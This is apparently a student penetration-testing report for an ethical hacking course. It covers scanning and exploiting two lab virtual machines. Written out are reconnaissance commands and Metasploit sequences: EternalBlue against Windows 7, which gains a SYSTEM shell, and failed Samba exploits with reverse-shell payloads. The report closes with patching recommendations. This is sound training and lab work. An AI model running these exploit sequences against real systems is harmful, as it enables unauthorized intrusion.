🛡️ Penetration Testing Report

Project: Assignment 2 – Ethical Hacking
Tester: Mudapaka Sailaxman
Date: 30/07/2025
Network Range: 192.168.2.0/24

🎯 Objective

To perform a full penetration test on two virtual machines simulating a small company network. Identify security vulnerabilities and gain access using remote exploitation techniques only.

🔧 Lab Setup

- **Attacker Machine:** Kali Linux (192.168.2.128)
- **Target 1:** Windows 7 (192.168.2.120)
- **Target 2:** CentOS 7 (192.168.2.20)
- **Environment:** VMWare with Host-Only Adapter

📡 Target Discovery

Used `netdiscover` to identify live hosts:

netdiscover -r 192.168.2.0/24

🔍 Output:

- 192.168.2.120 – Windows 7

- 192.168.2.20 – CentOS

🧪 Target 1 – Windows 7

1️⃣ Nmap Scan:

nmap -sV 192.168.2.120

🟢 Open Ports:

- 135 (msrpc)
- 139 (netbios-ssn)
- 445 (microsoft-ds)


📸 *Screenshot: nmap scan result for 192.168.2.120*

2️⃣ Exploit: EternalBlue (MS17-010)

Used `Metasploit` to exploit SMB vulnerability:

msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.2.120
set LHOST 192.168.2.128
run

📸 *Screenshot: Exploit execution and session creation*




3️⃣ Post-Exploitation:


sessions -i 1
sysinfo
shell
whoami

🧠 Access Gained:

- Meterpreter session established.
- System: Windows 7 SP1
- User: NT AUTHORITY\SYSTEM

📸 *Screenshots: sysinfo, whoami, shell output*





🧪 Target 2 – CentOS


1️⃣ Nmap Scan:

nmap -sV 192.168.2.20

🟢 Open Ports:

- 22 (SSH)
- 80 (HTTP)
- 139 & 445 (Samba)

📸 *Screenshot: nmap scan result for 192.168.2.20*



2️⃣ Web Enumeration – Nikto

nikto -h http://192.168.2.20

🔎 Findings:

- Outdated Apache (2.4.6) and PHP (5.4.16)
- TRACE method enabled
- Directory listing found: `/reports/`


📸 *Screenshot: Nikto output*

3️⃣ Directory Brute Force – Gobuster

gobuster dir -u http://192.168.2.20 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

✅ Found `/reports/` directory

📸 *Screenshot: Gobuster result*




4️⃣ Samba Exploit Attempt 1 – `usermap_script`

use exploit/multi/samba/usermap_script
set PAYLOAD cmd/unix/reverse
set RHOSTS 192.168.2.20
set LHOST 192.168.2.128

run

❌ No session created (incompatible payload)

📸 *Screenshot: Exploit output*




5️⃣ Samba Exploit Attempt 2 – `is_known_pipename`

use exploit/linux/samba/is_known_pipename
set RHOSTS 192.168.2.20
set LHOST 192.168.2.128
run

❌ Exploit failed (STATUS_OBJECT_NAME_NOT_FOUND)

📸 *Screenshot: Exploit output*



📌 Summary of Findings

Target IP	OS	Vulnerability	Exploit Used	Result
192.168.2.120	Windows 7	MS17-010 (SMB)	`exploit/windows/smb/ms17_010_eternalblue`	✅ Root access via Meterpreter
192.168.2.20	CentOS	Apache, Samba (Multiple)	`usermap_script`, `is_known_pipename`	❌ No shell access

---

🎬 Notes for Video Submission

In your video, explain:

1. Network setup and how VMs are configured
2. Scanning with `nmap`
3. Exploiting Target 1 with EternalBlue
4. Enumerating Target 2 with Nikto & Gobuster
5. Attempted Samba exploits
6. Screenshots of shell access and command execution
7. Conclusions and recommendations

📝 Recommendations

- Patch Windows 7 (MS17-010 is critical)
- Disable TRACE on Apache

- Upgrade Apache and PHP versions
- Harden Samba configuration and restrict external access
